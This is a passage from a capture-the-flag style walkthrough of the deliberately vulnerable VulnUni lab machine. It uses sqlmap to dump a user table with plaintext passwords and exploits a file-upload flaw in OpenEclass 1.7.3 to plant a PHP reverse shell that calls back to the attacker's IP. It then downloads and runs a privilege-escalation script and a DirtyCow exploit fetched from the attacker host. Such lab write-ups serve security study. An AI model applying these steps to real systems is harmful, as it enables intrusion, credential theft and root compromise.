      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program
```

Here are all the tables in the database "eclass".

```
Database: eclass
[16 tables]
+---------------------+
| user                |
| admin               |
| annonces            |
| cours               |
| cours_faculte       |
| cours_user          |
| faculte             |
| institution         |
| loginout            |
| pma_bookmark        |
| pma_column_comments |
| pma_pdf_pages       |
| pma_relation        |
| pma_table_coords    |
| pma_table_info      |
| prof_request        |
+---------------------+
```

Next, dumping of all the data in a particular table. Finding nothing in the "admin" table, i decided to dump the contents of the table "user". The syntax for doing this is given below.

```
hackercoolmagz@kali:~$ sqlmap -r eclasstestlogin -D eclass -T user --dump

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```


Here's the data in the table "user".

```
Database: eclass
Table: user
[4 entries]
+---------+---------+------------+--------+-------+-----------------------+-
----------+--------+----------+--------------+------------+
| user_id | inst_id | am         | nom    | phone | email                 |
prenom    | statut | username | password     | department |
+---------+---------+------------+--------+-------+-----------------------+-
----------+--------+----------+--------------+------------+
| 2       | NULL    | NULL       | Smith  | NULL  | smith.j@gmail.com     |
John      | 1      | smith.j  | smith.j.1971 | 4          |
| 1       | NULL    | <blank>    | admin  | NULL  | adminvulnuni@gmail.com |
admin     | 1      | admin    | ilikecats89  | NULL       |
| 3       | NULL    | 1758694758 | Garris | NULL  | garris.e@gmail.com    |
Erick     | 5      | garris.e | hf74nd9dmw   | 4          |
| 4       | NULL    | 5684758210 | Perez  | NULL  | perez.s@gmail.com     |
Stephanie | 5      | perez.s  | i74nw02nm3   | 4          |
```


Finally, I have some credentials. I need these because there is a authenticated file upload vu-lnerability in the target software which works as shown below.

```
(Authenticated - Requires admin account) - Upload PHP files

You have to login to the platform as an administrator or user with admin
rights.
You can grab the administrator credentials as plaintext with an
Unauthenticated Blind SQL Injection using the
following exploit https://www.exploit-db.com/exploits/48106 or use the
authenticated SQLi for faster results.
Once you have logged in as admin:
1) Navigate to 127.0.0.1/modules/course_info/restore_course.php
2) Upload your .php shell compressed in a .zip file
3) Ignore the error message
4) Your PHP file is now uploaded to 127.0.0.1/cources/tmpUnzipping/[your-
shell-name].php

##########################################################################
```

I logged in as user "admin" with password "ilovecats89".



The file upload vulnerability exists in the page http://192.168.32.134/vulnuni_eclass/modules/course_info/restore_course.php



I changed listening IP in the php-reverse-shell as I am going to upload this shell into the target website.

*php-reverse-shell.php (as superuser)

File Edit Search Options Help

```
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.32.132';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

We need to zip it into archive as shown below to upload it into the website.

```
hackercoolmagz@kali:/usr/share/webshells/php$ sudo zip hcool.zip php-reverse-shell.php
  adding: php-reverse-shell.php (deflated 59%)
hackercoolmagz@kali:/usr/share/webshells/php$ ls
findsock.c        php-findsock-shell.php  simple-backdoor.php
hcool.zip         php-reverse-shell.php
php-backdoor.php  qsd-php-backdoor.php
```

Restore a course - VulnU | Preferences | GUnet OpenEclass 1.7.3

ni-eclass/modules/course_info/restore_course.php

Most Visited | Getting Started | Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums

eclass

Πλατφόρμα Ασύγχρονης Τηλεκπαίδευσης

User Portfolio > Administration Tools > Restore a course

Restore a course


Επιλογή A

Click on "Browse" to search for the backup file of the course you want to restore. Then click on "Submit".
(ATTENTION! You can't restore a course from a previous version of platform due to different course directory structure)


Αρχείο | Browse... hcool.zip | Submit

Επιλογή B

Once the zip file is uploaded, it automatically decompresses as shown below.



The uploaded shell can be accessed at the link
http://192.168.32.134/vulnuni_eclass/courses/tmpUnzipping/php-reverse-shell.php



As soon as we go to the above link, I successfully get a shell to a netcat listener already liste -ning.

```
hackercoolmagz@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.32.132] from vulnuni.local [192.168.32.134] 39513
Linux vulnuni 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:39:31 U
TC 2014 x86_64 x86_64 x86_64 GNU/Linux
 10:14:49 up  5:31,  0 users,  load average: 0.08, 0.03, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname-a
/bin/sh: 2: uname-a: not found
$ uname -a
Linux vulnuni 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:39:31 U
TC 2014 x86_64 x86_64 x86_64 GNU/Linux
$
```

I found the "user" flag in the "vulnuni" directory.

```
$ cd /home
$ ls
vulnuni
$ cd vulnuni
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
examples.desktop
flag.txt
$ cat flag.txt
68fc668278d9b0d6c3b9dc100bee181e
$
```

Next step is privilege escalation. After trying out normal privilege escalation attempts I decide -d to use at tool named PE-Linux. It is a simple linux privilege escalation tool made by user n -amed WazeHell.

Using the Python one liner, I downloaded the PE-Linuxtool from my attacker system to the target (into /tmp directory).

```
$ wget http://192.168.32.132:8000/PE.sh
--2020-03-26 10:39:37--  http://192.168.32.132:8000/PE.sh
Connecting to 192.168.32.132:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 47500 (46K) [text/x-sh]
Saving to: `PE.sh'

     0K ..........  ..........  ..........  ..........  ......    100% 11.1M=0.00
4s
```

Change its permissions.

```
$ chmod 777 PE.sh
$ ls -
ls: cannot access -: No such file or directory
$ ls-l
/bin/sh: 42: ls-l: not found
$ ls -l
total 56
-rwxrwxrwx 1 www-data www-data 47500 Mar 26 10:31 PE.sh
drwxrwxrwt 2 lightdm  lightdm   4096 Mar 26 10:14 at-spi2
drwx------ 2 lightdm  lightdm   4096 Mar 26 10:14 pulse-doWWHM8Dr0e1
-rw-rw-r-- 1 lightdm  lightdm      0 Mar 26 10:14 unity_support_test.1
$
```

When I executed PE-Linux.sh tool as shown below,

```
$ ./PE.sh
TERM environment variable not set.
############## PE Linux
############## By WazeHell
############## Reporting Directory : /Report
##################################################
#################### System Info #################
##################################################
Kernel : 3.11.0-15-generic
##################################################
##################################################
Hostname: vulnuni
##################################################
Linux kernel architecture: x86_64
##################################################
grep: write error: Broken pipe
```

```
##################################################
Environment information:
##################################################
Check Environment.txt
##################################################
Path information:
Check PATH.txt
##################################################
##################################################
Checking DirtyCoW Exploit :
MoW You Are Need A Cow !!
##################################################
################## Passwords Lookup ##############
##################################################
##################################################
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
```

It seemingly found a Dirtycow vulnerability. The kernel and the vulnerability don't match but s-till since this the only vulnerability, I need to try it. My favorite Dirtycow vulnerability is the on-e made by Firefart which creates a new user into "passwd" file of the target system. It is cod-ed in C programming language. I download it onto the target system.

```
$ wget http://192.168.32.132:8000/40839.c
--2020-03-26 10:56:48--  http://192.168.32.132:8000/40839.c
Connecting to 192.168.32.132:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/plain]
Saving to: `40839.c'

     0K ....                                                  100%  664M=0s

2020-03-26 10:56:48 (664 MB/s) - `40839.c' saved [5006/5006]
```

After changing its permissions, I compile the dirtycow exploit using command highlighted below. Then I execute the compiled binary as shown below.

```
$ python -c 'import pty;pty.spawn("/bin/sh")'
$ ls
ls
40839.c  at-spi2  pulse-wjEONI0ywbJu  unity_support_test.1
$ chmod 777 40839.c
chmod 777 40839.c
$ gcc -pthread 40839.c -o dirty -lcrypt
gcc -pthread 40839.c -o dirty -lcrypt
$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123456

Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: 7f3e47e10000
```

This will create a new user named "firefart" with any password we can set. This new user will have root privileges. But for me as soon as a new user is created, the system is going off the network and the low privileged shell is getting disconnected.

```
mmap: 7f3e47e10000
cd /root
cd /root
ls
ls
python -c 'import pty;pty.spawn("/bin/bash")'
ls
cd /root
hackercoolmagz@kali:~$ nc -lvp 1234
```

Even if I reconnect the shell again, the changes are gone and there's no user "firefart". Might be some stability issue.

```
hackercoolmagz@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.32.132] from vulnuni.local [192.168.32.134] 59445
